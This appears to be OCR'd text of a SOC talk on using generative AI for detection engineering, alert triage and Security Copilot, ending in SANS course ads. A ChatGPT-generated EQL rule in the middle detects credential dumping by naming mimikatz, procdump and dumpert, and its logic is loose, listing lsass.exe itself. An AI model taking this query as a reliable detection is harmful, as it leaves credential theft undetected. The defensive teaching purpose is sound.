AI as a force multiplier

Leveraging AI in the detection engineering pipeline




An active topic of research at NVISO is how we can further automate **detection engineering.** High-level action plan is below:

1. Trigger emulation of a TTP by calling the BAS (Breach Attack Simulation) tool
2. Review detections from SIEM / XDR (which are already being ingested in the SOAR platform) and determine whether the TTP was successfully detected
3. If the TTP was successfully detected, mark it as such and move to the next TTP.
4. If the TTP was not successfully detected, generate a detection analytic specific to our technology through ChatGPT
5. Push the suggested detection analytic to the SIEM / XDR for testing
6. Rinse and repeat

AI as a force multiplier

Leveraging AI in the detection engineering pipeline



1. Launch emulation plan

2. Execute operation (emulation plan)

3. Execute abilities (TTPs)

4. Forward Security logs

5. Forward Security events


6. Suggest detection rules / analytics

7. Testing / deploying of detection rules

8. Review suggested detections

AI as a force multiplier

Leveraging AI in the detection engineering pipeline




You

Create an EQL query that detects the MITRE technique T1087. Return only the query.

ChatGPT

```
process where process_name in ("net.exe", "net1.exe", "nltest.exe") and command_line
```



You

Create an EQL query that detects credential dumping. Return only the query. Show it as text not code.

ChatGPT

process where process_name in ("mimikatz.exe", "lsass.exe", "procdump.exe", "dumpert.exe") and (parent_process_name in ("svchost.exe", "services.exe", "explorer.exe", "lsass.exe", "winlogon.exe"))

You’re are an assistant supporting our security analysts in doing an initial triage of observations. We want to know if we should notify a security analyst about important External Attack Surface vulnerabilities, based on scan results we retrieve automatically from the Shodan API.

Your conclusion will be used to alert our security analysts about security vulnerabilities that require attention.

Response format: JSON with fields:

Always mention a priority in the title and summary, choosing one of the following exact values: CRITICAL, HIGH, MEDIUM, LOW, INFO.

The following are examples of observations you should always rate as INFORMATIONAL:
[…]

The following are examples of observations you should always rate as HIGH or CRITICAL (use your own judgement):
[…]


AI as a force multiplier

Leveraging AI for Learning Opportunities

- Explain Malware code step-by-step
- What does this pcap try to do?
- What could have caused this alert to trigger?
- What are the recommended steps to take for this type of incidents?
- Here’s our incident response plans for X, could you find any improvements?
- How would you distribute 3 shifts of X hours across X amount of people?
- What are some good goals & objectives for SOC analysts and how to objectively track them?
- …

AI as a force multiplier

Microsoft Co-Pilot



☐ Can you elaborate more on the entities?

3 steps completed 1 min

2:11 PM

Here's more information about the 3 entities associated with incident 29088:

1. IP Address: 185.82.217.3
   - This IP address is known to be malicious and was involved in the file download from the SAP system.
2. Host: CPC-mscot-S0C0S
   - Hostname: CPC-mscot-S0C0S
   - FQDN: cpc-mscot-s0c0s
   - OS Family: Windows
   - OS Version: Windows
   - Last Seen: 2023-07-10T09:53:05.1134431Z
   - Last External IP Address: 20.172.15.250
   - Last Internal IP Address: 10.1.0.9
   - AV Status: NotSupported
3. Account: mscott@woodgrove.ms
   - Account Name: mscott
   - NT Domain: AzureAD
   - UPN Suffix: woodgrove.ms
   - SID: S-1-12-1-3834083884-1079035900-3132596361-2383408245
   - AAD Tenant ID: 536279f6-15cc-45f2-be2d-61e352b51eef
   - AAD User ID: e4877a2c-c7fc-4050-89a0-b7ba75ec0f8e
   - Is Domain Joined: true
   - Display Name: mscott@woodgrove.ms

AI-generated content can have mistakes. Make sure it's accurate before using it.

Security Co-Pilot was recently introduced by Microsoft and aims to leverage AI to help support the following tasks:

- **Security Posture Management:** Ask questions to the Co-Pilot on weaknesses and exposure (identified through their EASM and Defender for Endpoint products)
- **Incident Response:** Assist with handling security events by providing additional context and respond to analyst questions while analyzing events at hand
- **Security Reporting:** Highly capable of transforming information to a desired output format (e.g. create PowerBI dashboards)

AI as a force multiplier

How will this evolve?

GenAI is currently very **input/output** focused

Native Integration into tools

New Key Analyst Skillset: **AI proficiency**

Conclusions

AI is our ally


The rapidly evolving threat landscape is making it **easier for adversaries to mount effective attacks** in a short timespan and without advanced knowledge.

Given the above, **automation is not a nice-to-have** in Security Operations but is essential in today's security landscape. A key example of this is leveraging playbooks.

AI will have a **significant impact** on the further evolution of Security Operations and cyber security in general. There is however **a lot of "noise"** in these early stages, time will tell what the most valuable use cases are.

Want to learn more?

SANS courses that cover SOC, Automation



SEC511: Continuous Monitoring and Security Operations

GIAC Continuous Monitoring Certification (GMON)


In Person (6 days) **Online** **48 CPEs**

This course assesses the current state of security architecture and continuous monitoring, and provides a new approach to security architecture that can be easily understood and defended. When students finish, they have a list of action items in hand for making their organization one of the most effective vehicles for frustrating adversaries. Students are able to assess deficiencies in their own organization's security architectures and affect meaningful changes that are continuously monitored for deviations from their expected security posture. 21 Hands-On Labs + Capstone

Course Authors:

Eric Conrad
Fellow

Seth Misenar
Fellow



LDR551: Building and Leading Security Operations Centers

GIAC Security Operations Manager (GSOM)


In Person (5 days) **Online** **30 CPEs**

Information technology is so tightly woven into the fabric of modern business that cyber risk has become business risk. SOC teams are facing more pressure than ever before to help manage this risk by identifying and responding to threats across a diverse set of infrastructures, business processes, and users. Furthermore, SOC managers are in the unique position of having to bridge the gap between business processes and the highly technical work that goes on in the SOC. MGT551 students will learn how to design their defenses around their unique organizational requirements and risk profile. We will give you the tools to build an intelligence-driven defense, measure progress towards your goals, and develop more advanced processes like threat hunting, active defense, and continuous SOC assessment. 15 Hands-On Exercises

Course Authors:

John Hubbard
Senior Instructor

Mark Orlando
Certified Instructor



Beta

SEC598: Security Automation for Offense, Defense, and Cloud

Online **36 CPEs**

SEC598: Security Automation for Offense, Defense, and Cloud will equip you with the expertise to apply automated solutions to prevent, detect, and respond to security incidents. Students first train to understand the concept of automation, then learn how existing technologies can be best leveraged to build automation stories that translate repeatable problems to automated scripts.

Course Authors:

Jeroen Vandeleur
SANS Instructor

Empowering a modern SOC with AI: Practical Use Cases

Q&A

Q&A

SCAN ME

Maxim Deweerdt
maxim.deweerdt@nviso.eu